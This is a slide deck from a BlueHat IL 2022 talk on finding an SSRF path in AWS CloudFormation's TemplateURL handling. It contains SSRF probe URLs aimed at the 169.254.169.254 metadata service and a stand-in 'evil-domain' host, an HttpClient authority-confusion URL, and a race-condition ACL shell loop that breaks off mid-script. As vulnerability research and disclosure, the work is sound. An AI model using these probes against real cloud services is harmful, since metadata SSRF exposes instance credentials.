

BLUEHAT
IL 2022

Breaking Formation

From an Error Message to AWS Infrastructure



Tzah Pahima

```
aws sts get-caller-identity
```

Tzah Pahima



@tzahpahima



Security Researcher
@ Orca Security

Why?

What is my purpose?

- Thought leadership
- Cloud expertise

Why AWS?

- Largest market share (32%)
- **It's a challenge**
 - Not a lot of attacks on AWS infrastructure

Cloud




AWS

A short introduction

- **Amazon Web Services**
- Largest cloud provider
- Over 200 services

AWS - Services



Compute

AWS EC2

AWS Lambda

AWS Fargate



Storage

Amazon S3



Database

Amazon DynamoDB

Amazon RDS

Amazon Aurora



Management & Governance

AWS CloudWatch


AWS CloudFormation

AWS - Regions



AWS - Cloud Security

- Tenant Isolation
- Shared Responsibility Model



CloudFormation

- 10 years old (Feb 25th 2011)
- Infrastructure as Code (IaC)
 - Templates
 - Stacks



CloudFormation

P.S. also active on Twitter:



The screenshot shows the official Twitter profile for AWS CloudFormation. The profile picture is a circular logo featuring the AWS orange arrow above the text "AWS CloudFormation". The header background is dark blue with some faint white text. The profile information includes the handle @AWSCloudFormer, a bio stating "The official Twitter feed for AWS CloudFormation. Model and provision all your cloud infrastructure resources. We are hiring!", location Seattle, WA, a website link aws.amazon.com/cloudformation/, and a joining date of May 2011. Below the bio, it shows 48 Following and 32.5K Followers. At the bottom, there are tabs for Tweets (which is selected), Tweets & replies, Media, and Likes. A recent tweet from the account is visible at the bottom.

AWS CloudFormation
@AWSCloudFormer

The official Twitter feed for AWS CloudFormation. Model and provision all your cloud infrastructure resources. We are hiring!

Seattle, WA aws.amazon.com/cloudformation/ Joined May 2011

48 Following 32.5K Followers

Tweets Tweets & replies Media Likes

AWS CloudFormation @AWSCloudFormer · 15 Feb
Getting started with #AWS #CloudFormation Hooks? [@KyleTedeschi](#) and [@DeJongKevin](#) show you how to create your first hook in their blog post:

CloudFormation: stacks

- A collection of resources
 - Managed as a single unit
 - Can also be a part of a stackset

The screenshot shows the AWS CloudFormation console interface. At the top, there are three buttons: 'Create Stack' (blue), 'Update Stack' (grey), and 'Delete Stack' (red). Below these are filter options ('Filter: Active' and 'By Name:'), a search bar, and a status indicator ('Loaded 1'). The main area displays a table with columns: Name, Created, Status, and Description. A single row is shown for 'my-test-stack', which was created on 2013-12-17 at 17:16:21 UTC-0800 and is in the 'CREATE_COMPLETE' status. The description is 'AWS CloudFormation Sample Tem...'. Below the table, there are tabs for Overview, Outputs, Resources, Events, Template, Parameters, Tags, and Policy. The 'Overview' tab is selected. At the bottom, detailed information is provided: Stack Name (my-test-stack), Stack ID (arn:aws:cloudformation:...:stack/my-test-stack/00fcbe20-6782-11e3-92c4-5088487ec896), Status (CREATE_COMPLETE), and a Status Reason section. The description for the stack is: 'AWS CloudFormation Sample Template LAMP_Single_Instance: Create a LAMP stack using a single EC2 instance and a local MySQL database for storage. This template demonstrates using the AWS CloudFormation bootstrap scripts to install the packages and files necessary to deploy the Apache web server, PHP and MySQL at instance launch time. ***WARNING*** This template creates an Amazon EC2 instance. You will be billed for the AWS resources used if you create a stack from this template.'

Name	Created	Status	Description
my-test-stack	2013-12-17 17:16:21 UTC-0800	CREATE_COMPLETE	AWS CloudFormation Sample Tem...

Stack Name: my-test-stack
Stack ID: arn:aws:cloudformation:...:stack/my-test-stack/00fcbe20-6782-11e3-92c4-5088487ec896
Status: CREATE_COMPLETE
Status (Reason):
Description: AWS CloudFormation Sample Template LAMP_Single_Instance: Create a LAMP stack using a single EC2 instance and a local MySQL database for storage. This template demonstrates using the AWS CloudFormation bootstrap scripts to install the packages and files necessary to deploy the Apache web server, PHP and MySQL at instance launch time. ***WARNING*** This template creates an Amazon EC2 instance. You will be billed for the AWS resources used if you create a stack from this template.

Why

- P
- T
- H



Why CloudFormation, really

- Original research idea
 - CloudTrail and CloudWatch
 - Bypass logging
 - Evade detection



CloudTrail

- Track user activity and API usage
 - Remember, **everything** is an API call

Event name	Event time	Event source
UpdateTable	February 22, 2022, 17:05:46 ...	dynamodb.amazonaws.com
PutBucketPublicAccessBlock	February 22, 2022, 17:05:24 ...	s3.amazonaws.com
CreateBucket	February 22, 2022, 17:05:23 ...	s3.amazonaws.com
AssociateIamInstanceProfile	February 22, 2022, 17:05:02 ...	ec2.amazonaws.com
RebootInstances	February 22, 2022, 17:04:28 ...	ec2.amazonaws.com
ConsoleLogin	February 22, 2022, 16:58:43 ...	signin.amazonaws.com



Choose log events

Events Info

Record API activity for individual resources, or for all current and future resources in AWS account. [Additional charges apply](#)

Event type

Choose the type of events that you want to log.

Management events

Capture management operations performed on your AWS resources.

Data events

Log the resource operations performed on or within a resource.

Insights events

Identify unusual activity, errors, or user behavior in your account.

Who's gonna carry the logs?



- Log structure

```
2022-02-20T14:52:46.813+02:00
{
  "eventVersion": "1.08",
  "userIdentity": {
    "type": "AWSService",
    "invokedBy": "cloudtrail.amazonaws.com"
  },
  "eventTime": "2022-02-20T14:52:46.813Z",
  "eventSource": "s3.amazonaws.com",
  "eventName": "PutObject",
  "awsRegion": "eu-central-1",
  "sourceIPAddress": "cloudtrail.amazonaws.com",
  "userAgent": "cloudtrail.amazonaws.com",
  "requestParameters": {
    "bucketName": "aws-cloudtrail-logs-244664169161-171eec2f",
    "Host": "aws-cloudtrail-logs-244664169161-171eec2f.s3.eu-central-1.amazonaws.com",
    "x-amz-acl": "bucket-owner-full-control",
    "x-amz-server-side-encryption": "AES256",
    "key": "AWSLogs/244664169161/171eec2f/2022/02/20/145246.log"
  },
  "responseElements": {
    "x-amz-server-side-encryption": "AES256"
  }
}
```

Why CloudFormation, really

Announcing custom widgets for CloudWatch dashboards

Posted On: Aug 27, 2021

Amazon CloudWatch announces the immediate availability of custom widgets, a new feature that enables you to gain operational visibility and agility by customizing the content of your CloudWatch dashboard such as adding visualizations, displaying information from multiple data sources or adding controls like buttons to take remediation actions. A set of templates and a sample library is provided to help you get started.

Custom widgets can help you to correlate trends over time and spot issues more easily by displaying related data from different sources side by side on CloudWatch dashboards. You can react to potential issues faster by adding buttons to your dashboards that start automated run books or take other remediation steps. Custom widgets allow you to extend your CloudWatch dashboards' out of the box capabilities including line, bar and pie charts with rich, business specific visualizations that represent the operational health and performance of your workloads.

This feature is available in the following AWS Regions: US East (N. Virginia), US East (Ohio), US West (N. California), US West (Oregon), Africa (Cape Town), Asia Pacific (Hong Kong), Asia Pacific (Mumbai), Asia Pacific (Seoul), Asia Pacific (Singapore), Asia Pacific (Sydney), Asia Pacific (Tokyo), Canada (Central), Europe (Frankfurt), Europe (Ireland), Europe (London), Europe (Milan), Europe (Paris), Europe (Stockholm), Middle East (Bahrain), South America (São Paulo) and AWS GovCloud.

There is no additional cost for using CloudWatch dashboards custom widgets; standard CloudWatch Dashboard prices apply. See [Amazon CloudWatch pricing](#). To get started, see [CloudWatch Dashboards custom widget documentation](#) and [custom widgets samples library](#).



Why CloudFormation, really

Sample custom widgets

[PDF](#) | [Kindle](#) | [RSS](#)

AWS provides sample custom widgets in both JavaScript and Python. You can create these sample widgets by using the link for each widget in this list. Alternatively, you can create and customize a widget by using the CloudWatch console. The links in this list open an AWS CloudFormation console and use an AWS CloudFormation quick-create link to create the custom widget.

You can also access the custom widget samples on [GitHub](#).

Following this list, complete examples of the Echo widget are shown for each language.

JavaScript

Python

Sample custom widgets in JavaScript

- 
- [Echo](#) – A basic echoer that you can use to test how HTML appears in a custom widget, without having to write a new widget.
 - [Hello world](#) – A very basic starter widget.
 - [Custom widget debugger](#) – A debugger widget that displays useful information about the Lambda runtime environment.
 - [Query CloudWatch Logs Insights](#) – Run and edit CloudWatch Logs Insights queries.
 - [Run Amazon Athena queries](#) – Run and edit Athena queries.
 - [Call AWS API](#) – Call any read-only AWS API and display the results in JSON format.
 - [Fast CloudWatch bitmap graph](#) – Render CloudWatch graphs using on the server side, for fast display.

Why CloudFormation, really

The screenshot shows the AWS CloudFormation 'Quick create stack' interface. At the top, a navigation bar indicates the path: CloudFormation > Stacks > QuickCreate. The main title 'Quick create stack' is displayed in a large, bold font. Below it, a section titled 'Template' contains a 'Template URL' input field. The URL value is: <https://cloudwatch-console-static-content-prod-iad.s3.us-east-1.amazonaws.com/67383f41a42cb44209d3042b7b87221a1bbcf2f6/customWidgets/customWidgetEcho-js.yaml>. A 'Stack description' section follows, containing a detailed explanatory text about creating a demo Custom Widget Lambda function. Below this, another section titled 'Stack name' is shown, with a 'Stack name' input field containing the value 'customWidgetEcho-js'. A note below the input field specifies that the stack name can include letters (A-Z and a-z), numbers (0-9), and dashes (-).

CloudFormation > Stacks > QuickCreate

Quick create stack

Template

Template URL

```
https://cloudwatch-console-static-content-prod-iad.s3.us-east-1.amazonaws.com/67383f41a42cb44209d3042b7b87221a1bbcf2f6/customWidgets/customWidgetEcho-js.yaml
```

Stack description

Template to create demo Custom Widget Lambda function. Change the stack name to set the name of the Lambda function. Once your stack is created, go to the CloudWatch Console Add widget modal to continue with your custom widget creation.

Stack name

Stack name

```
customWidgetEcho-js
```

Stack name can include letters (A-Z and a-z), numbers (0-9), and dashes (-).

Echo

CloudWatch > Dashboards > customWidgetEcho-js-us-east-1

Switch to your original interface

customWidgetEcho-js-us-east-1 ⭐ 🌙

Search dashboards ▾

1h 3h 12h 1d 3d 1w Custom 📅

Actions ▾ Save dashboard Add widget

Echo echo echo

Input:

echo

This screenshot shows a CloudWatch Metrics Dashboard titled "customWidgetEcho-js-us-east-1". The dashboard interface includes a top navigation bar with links to "CloudWatch", "Dashboards", and the current dashboard name. On the right, there's a link to "Switch to your original interface". Below the title, there are two small icons: a star and a crescent moon. A search bar labeled "Search dashboards" with a dropdown arrow is positioned on the left. To the right of the search bar are several time range buttons: "1h", "3h" (which is highlighted in blue), "12h", "1d", "3d", "1w", and "Custom" with a calendar icon. Further to the right are three small icons: a circular arrow, a downward arrow, and a square with an 'X'. Below these controls are three buttons: "Actions" with a dropdown arrow, "Save dashboard", and an orange "Add widget" button. The main content area consists of two large rectangular boxes. The left box contains the text "Echo echo echo". The right box has a title "Input:" above a text input field containing the word "echo". Both boxes have three vertical dots in their top right corners.

The missing link

- S3 links
- Usually s3://

The screenshot shows the 'Import from S3' configuration interface. At the top, there's a dropdown labeled 'Data source' set to 'AWS service role*' with a 'Create default role' button. Below it is an 'Import method' section where the 'Import files from an Amazon S3 bucket' option is selected. A 'Segment name' field contains 'My segment'. Under 'Amazon S3 URL', there's a placeholder 's3://[BucketName]/[Folder]'. On the left, a sidebar lists 'Template URL' and its value 'https://cloudwatch-console...'.

Data source

AWS service role* Create default role

Import method

Upload files from your computer

Import files from an Amazon S3 bucket

Segment name

My segment

Amazon S3 URL

Specify the address of an Amazon S3 bucket that contains the list of endpoints to import.

s3://[BucketName]/[Folder]

Template URL

https://cloudwatch-console...

1.amazonaws.com/67383f41a42cb44209d3042b7b87221a1bbcf2f6/customWidgets/customWidgetEcho-js.yaml

Echo

CloudWatch > Dashboards > customWidgetEcho-js-us-east-1

Switch to your original interface

customWidgetEcho-js-us-east-1 ⭐ 🌙

Search dashboards ▾

1h 3h 12h 1d 3d 1w Custom 📅

Actions ▾ Save dashboard Add widget

Echo echo echo


Input:

echo

This screenshot shows a CloudWatch Metrics Dashboard titled "customWidgetEcho-js-us-east-1". The dashboard interface includes a top navigation bar with links to "CloudWatch", "Dashboards", and the current dashboard name. On the right, there's a link to "Switch to your original interface". Below the title, there are two small icons: a star and a crescent moon. A search bar labeled "Search dashboards" with a dropdown arrow is positioned on the left. To the right of the search bar are several time range buttons: "1h", "3h" (which is highlighted in blue), "12h", "1d", "3d", "1w", and "Custom" with a calendar icon. Further to the right are three small icons: a circular arrow, a downward arrow, and a square with an 'X'. Below these controls are three buttons: "Actions" with a dropdown arrow, "Save dashboard", and an orange "Add widget" button. The main content area consists of two large rectangular boxes. The left box contains the text "Echo echo echo". The right box has a title "Input:" above a text input field containing the word "echo". Both boxes have three vertical dots in their top right corners.

The potential

- SSRF
 - Server-Side Request Forgery



SSRFs in the cloud

- IMDS
 - Instance **MetaData Service**
 - 169.254.169.254
 - CapitalOne

```
[ec2-user@ip-10-0-1-172 ~]$ curl http://169.254.169.254/latest/meta-data  
ami-id  
ami-launch-index  
ami-manifest-path  
block-device-mapping/  
events/  
hostname  
iam/  
identity-credentials/  
instance-action  
instance-id  
instance-type  
local-hostname  
local-ipv4  
mac  
metrics/  
network/  
placement/  
profile  
public-hostname  
public-ipv4  
public-keys/  
reservation-id  
security-groups  
services/[ec2-user@ip-10-0-1-172 ~]$ █
```

A hacker gained access to 100 million Capital One credit card applications and accounts

TemplateURL

console.aws.amazon.com/cloudformation/home?region=us-east-1#/stacks/quickCreate?stackName=customWidgetEcho-js¶m__DoCreateExampleDashboard=Yes&templateURL=https%3A%2F%2Fcloudwatch-console-static-content-prod-iad.s3.us-east-1....

s&templateURL=https%3A%2F%2Fcloudwatch-console-static-content-prod-iad.s3.us-east-1....

CloudFormation > Stacks > QuickCreate

Quick create stack

Template

Template URL
<https://cloudwatch-console-static-content-prod-iad.s3.us-east-1.amazonaws.com/67383f41a42cb44209d3042b7b87221a1bbcf2f6/customWidgets/customWidgetEcho-js.yaml>

Stack description
Template to create demo Custom Widget Lambda function. Change the stack name to set the name of the Lambda function. Once your stack is created, go to the CloudWatch Console Add widget modal to continue with your custom widget creation.

Stack name

Stack name
customWidgetEcho-js

Stack name can include letters (A-Z and a-z), numbers (0-9), and dashes (-).

URL filter

```
s&templateURL=https%3A%2F%2Fcloudwatch-console-static-content-prod-iad.s3.us-east-1....
```

templateURL=invalidURL



TemplateURL must be a supported URL.

URL filter

```
GET /cloudformation/service/template/summary?region=us-east-1&templateURL=invalidurl HTTP/2
Host: console.aws.amazon.com
```

```
{
  "Error": {
    "message": "TemplateURL must be a supported URL.",
    "code": "ValidationException",
    "type": "Sender"
  }
}
```

URL filter

```
GET /cloudformation/service/template/summary?region=us-east-1&templateURL=
```

```
https://cloudwatch-console-static-content-prod-iad.s3.us-east-1.amazonaws.com/67383f41a42cb44209d3042b7b87221a1bbcf2f6/customWidgets/customWidgetEcho-js.yaml HTTP/2
```

```
{  
    "declaredTransforms":null,  
    "resourceIdentifierSummaries": [  
        {  
            "resourceType": "AWS::IAM::Role",  
            "resourceIdentifiers": [  
                "RoleName"  
            ],  
            "logicalResourceIds": [  
                "lambdaIAMRole"  
            ]  
        },  
        {  
            "resourceType": "AWS::Logs::LogGroup",  
            "resourceIdentifiers": [  
                "LogGroupName"  
            ],  
            "logicalResourceIds": [  
                "lambdaLogGroup"  
            ]  
        },  
        {  
            "resourceType": "AWS::Lambda::Function",  
            "resourceIdentifiers": [  
                "FunctionName"  
            ],  
            "logicalResourceIds": [  
                "lambdaFunction"  
            ]  
        }  
    ],  
    "description":  
        "Template to create demo Custom Widget Lambda function. Change the stack name to set  
        r stack is created, go to the CloudWatch Console Add widget modal to continue with yo
```

CloudFormation's GetTemplateSummary

GetTemplateSummary

[PDF](#)

Returns information about a new or existing template.

TemplateURL

TemplateURL

Location of file containing the template body. The URL must point to a template (max size: 460,800 bytes) that's located in an Amazon S3 bucket or a Systems Manager document. For more information about templates, see [Template anatomy](#) in the AWS CloudFormation User Guide.

TemplateURL

Location of file containing the template body.

located in an Amazon S3 bucket

URL	Filter
<code>https://cloudwatch...iad.s3.us-east-1.amazonaws.com/.../...echo-js.yaml</code>	Success
<code>http://...</code>	Success
<code>blabla://...</code>	Success
<code>http://169.254.169.254/</code>	<i>TemplateURL must be a supported URL</i>
<code>https://...:1337/...</code>	Success
<code>https://...@evil-domain.com/...</code>	<i>TemplateURL must be a supported URL</i>
<code>https://bluehat-test-bucket.s3.us-east-1.amazonaws.com/existent</code>	<i>Template format error: unsupported structure</i>
<code>https://bluehat-test-bucket.../nonexistent</code>	<i>S3 Error: Access Denied</i>

URL FILTER

Access Denied

`https://bluehat
bucket.../none`

Access Denied

```
<Error>
  <Code>A
  <Message>
  <RequestID>
  <HostId>
</Error>
```



Y U NO VULNERABILITY

Back on the Cloud Trail

- Blackbox is hard
 - Nothing makes sense
- Let's get back to CloudTrail

Back on the Cloud Trail

```
▼ 2022-02-15T16:09:49.288+02:00 {"eventVersion": "1.08", "userIdentity": {"type": "AssumedRole", "principalId": "AROATR5Y66LESW6DXWHZZ:tzah@orca.security"}, "version": 1.08, "userIdentity": {"type": "AssumedRole", "principalId": "AROATR5Y66LESW6DXWHZZ:tzah@orca.security", "arn": "arn:aws:sts::244664169161:assumed-role/AWSReservedSSO_AdministratorAccess_4339bc356d359a89/tzah@orca.security", "accountId": "244664169161", "accessKeyId": "ASIAI57WMM4Z4DORCQZA", "sessionContext": {"sessionIssuer": {"type": "Role", "principalId": "AROATR5Y66LESW6DXWHZZ", "arn": "arn:aws:iam::244664169161:role/aws-reserved/sso.amazonaws.com/eu-central-1/AWSReservedSSO_AdministratorAccess_4339bc356d359a89", "accountId": "244664169161", "userName": "AWSReservedSSO_AdministratorAccess_4339bc356d359a89"}, "attributes": {"creationDate": "2022-02-15T10:48:09Z", "invokedBy": "cloudformation.amazonaws.com"}}, "eventTime": "2022-02-15T14:05:46Z", "eventSource": "s3.amazonaws.com", "eventName": "GetObject", "awsRegion": "us-east-1", "sourceIPAddress": "cloudformation.amazonaws.com", "userAgent": "cloudformation.amazonaws.com", "requestParameters": {"bucketName": "bluehat-test-bucket", "Host": "bluehat-test-bucket.s3.us-east-1.amazonaws.com", "key": "existent"}},
```

Back on the Cloud Trail

```
▼ 2022-02-15T16:09:49.288+02:00 {"eventVersion": "1.08", "userIdentity": {"type": "AssumedRole", "principalId": "AROATR5Y66LESW6DXWHZZ:tzah@orca.security"}, "version": 1.08, "userIdentity": {"type": "AssumedRole", "principalId": "AROATR5Y66LESW6DXWHZZ:tzah@orca.security", "arn": "arn:aws:sts::244664169161:assumed-role/AWSReservedSSO_AdministratorAccess_4339bc356d359a89/tzah@orca.security", "accountId": "244664169161", "accessKeyId": "ASIAI57WMM4Z4DORCQZA", "sessionContext": {"sessionIssuer": {"type": "Role", "principalId": "AROATR5Y66LESW6DXWHZZ", "arn": "arn:aws:iam::244664169161:role/aws-reserved/sso.amazonaws.com/eu-central-1/AWSReservedSSO_AdministratorAccess_4339bc356d359a89", "accountId": "244664169161", "userName": "AWSReservedSSO_AdministratorAccess_4339bc356d359a89"}, "attributes": {"creationDate": "2022-02-15T10:48:09Z", "invokedBy": "cloudformation.amazonaws.com"}, "eventTime": "2022-02-15T14:05:46Z", "eventSource": "s3.amazonaws.com", "eventName": "GetObject", "awsRegion": "us-east-1", "sourceIPAddress": "cloudformation.amazonaws.com", "userAgent": "cloudformation.amazonaws.com", "requestParameters": {"bucketName": "bluehat-test-bucket", "Host": "bluehat-test-bucket.s3.us-east-1.amazonaws.com", "key": "existent"}}, "version": 1.08}
```


Back on the Cloud Trail

```
▼ 2022-02-15T16:09:49.288+02:00 {"eventVersion": "1.08", "userIdentity": {"type": "AssumedRole", "principalId": "AROATR5Y66LESW6DXWHZZ:tzah@orca.security"}, {"eventVersion": "1.08", "userIdentity": {"type": "AssumedRole", "principalId": "AROATR5Y66LESW6DXWHZZ:tzah@orca.security", "arn": "arn:aws:sts::244664169161:assumed-role/AWSReservedSSO_AdministratorAccess_4339bc356d359a89/tzah@orca.security", "accountId": "244664169161", "accessKeyId": "ASIAI57WMM4Z4DORCQZA", "sessionContext": {"sessionIssuer": {"type": "Role", "principalId": "AROATR5Y66LESW6DXWHZZ", "arn": "arn:aws:iam::244664169161:role/aws-reserved/sso.amazonaws.com/eu-central-1/AWSReservedSSO_AdministratorAccess_4339bc356d359a89", "accountId": "244664169161", "userName": "AWSReservedSSO_AdministratorAccess_4339bc356d359a89"}, "attributes": {"creationDate": "2022-02-15T10:48:09Z", "invokedBy": "cloudformation.amazonaws.com"}, }, "eventTime": "2022-02-15T14:05:46Z", "eventSource": "s3.amazonaws.com", "eventName": "GetObject", "awsRegion": "us-east-1", "sourceIPAddress": "cloudformation.amazonaws.com", "userAgent": "cloudformation.amazonaws.com", "requestParameters": {"bucketName": "bluehat-test-bucket", "Host": "bluehat-test-bucket.s3.us-east-1.amazonaws.com", "key": "existent"}},
```

```
{  
    "eventVersion": "1.08",  
    "userIdentity": {  
        "type": "AssumedRole",  
        "principalId": "AROATR5Y66LESW6DXWHZZ:tzah@orca.security"  
        "arn": "arn:aws:sts::244664169161:assumed-role/AWSReserve  
        "accountId": "244664169161",  
        "accessKeyId": "ASIAJXUETJDRPTURRLOA",  
        "sessionContext": {  
            "sessionIssuer": {  
                "type": "Role",  
                "principalId": "AROATR5Y66LESW6DXWHZZ",  
                "arn": "arn:aws:iam::244664169161:role/aws-res  
                "accountId": "244664169161",  
                "userName": "AWSReservedSSO_AdministratorAcces  
            },  
            "attributes": {  
                "creationDate": "2022-02-15T10:48:09Z",  
                "mfaAuthenticated": "false"  
            }  
        },  
        "invokedBy": "cloudformation.amazonaws.com"  
    },  
    "eventTime": "2022-02-15T14:36:48Z",  
    "eventSource": "s3.amazonaws.com",  
    "eventName": "GetObject",  
    "awsRegion": "us-east-1",  
    "sourceIPAddress": "cloudformation.amazonaws.com",  
    "userAgent": "cloudformation.amazonaws.com",  
    "errorCode": "NoSuchKey",  
    "errorMessage": "The specified key does not exist.",  
    "requestParameters": {  
        "bucketName": "bluehat-test-bucket",  
        "Host": "bluehat-test-bucket.s3.us-east-1.amazonaws.co  
        "key": "nonexistent"  
    },  
    "responseElements": {  
        "AWSAccount", "principalId": "", "accountId": "ANONYMOUS_PRINCIPAL"}, "even...  
    "AssumedRole", "principalId": "AROATR5Y66LESW6DXWHZZ:tzah@orca.security"...  
    2022-02-15T16:04:39.292+02:00 {"eventVersion": "1.08", "userIden...  
    {  
        "eventVersion": "1.08",  
        "userIdentity": {  
            "type": "AWSAccount",  
            "principalId": "",  
            "accountId": "ANONYMOUS PRINCIPAL"  
        },  
        "eventTime": "2022-02-15T14:01:46Z",  
        "eventSource": "s3.amazonaws.com",  
        "eventName": "GetObject",  
        "awsRegion": "us-east-1",  
        "sourceIPAddress": "10.246.46.109",  
        "userAgent": "[Apache-HttpClient/UNAVAILABLE (Java/1.8.0_322)]",  
        "errorCode": "AccessDenied",  
        "errorMessage": "Access Denied",  
        "requestParameters": {  
            "bucketName": "bluehat-test-bucket",  
            "Host": "bluehat-test-bucket.s3.us-east-1.amazonaws.com",  
            "key": "nonexistent"  
        },  
        "responseElements": {  
            "AWSAccount", "principalId": "", "accountId": "ANONYMOUS_PRINCIPAL"}, "even...  
        "AssumedRole", "principalId": "AROATR5Y66LESW6DXWHZZ:tzah@orca.security"...  
        2022-02-15T16:04:39.292+02:00 {"eventVersion": "1.08", "userIden...  
    }  
}
```

The weird behavior

- Apache HttpClient
- Server-side logic



HttpClient ftw

Vulnerability Details : [CVE-2020-13956](#)

Apache HttpClient versions prior to version 4.5.13 and 5.0.3 can misinterpret malformed authority component in request URIs passed to the library as java.net.URI object and pick the wrong target host for request execution.

Publish Date : 2020-12-02 Last Update Date : 2022-02-10

`https://user`

`@bluehat-test-bucket.s3.us-east-1.amazonaws.com:443`

`@tzahs-evil-domain.com/nonexistent`

Not working



What else can HTTP clients do?
URL parameters

URL parameters

Common Parameters

[PDF](#)

X-Amz-Security-Token

URL parameters

```
GET /cloudformation/service/template/summary?region=us-east-1&templateURL=
https://bluehat-test-bucket.s3.us-east-1.amazonaws.com/nonexistent?x-amz-security-token=aaa HTTP/2
```

```
{
  "Error": {
    "message": "S3 error: No AWSAccessKey was presented.\nFor more
               responses.html",
    "code": "ValidationException",
    "type": "Sender"
  }
}
```

```
<Error>
<Code>AccessDenied</Code>
<Message>No AWSAccessKey was presented.</Message>
<RequestId>GW4QV8Q08VHA81QV</RequestId>
<HostId>QXKIPwR6ahZbrRSdoCsYydyTHZuQy8D/osNTqM5180
</Error>
```

Nap

- Sh



WHEN YOU START NAPPING

BUT THEN COME UP WITH A VULNERABILITY

The idea



- A race

```
<Error>
  <Code>AccessDenied</Code>
  <Message>This is literally my error</Message>
  <RequestId>TW33RR5D829132S4</RequestId>
  <HostId>NZAY362x8DHg8luSwxojSHAY81fbIe</HostId>
</Error>
</Error>
```

The test

- Burp intruder

```
GET /cloudformation/service/template/summary?region=us-east-1&templateURL=https://bluehat-test-bucket.s3.us-east-1.amazonaws.com/nonexistent HTTP/2
Host: console.aws.amazon.com
```

- A shell script

- Uploading an object takes time
- Setting permissions is quicker

```
$ while true; do
> aws s3api put-object-acl --bucket bluehat-test-bucket --key nonexistent --acl
private;
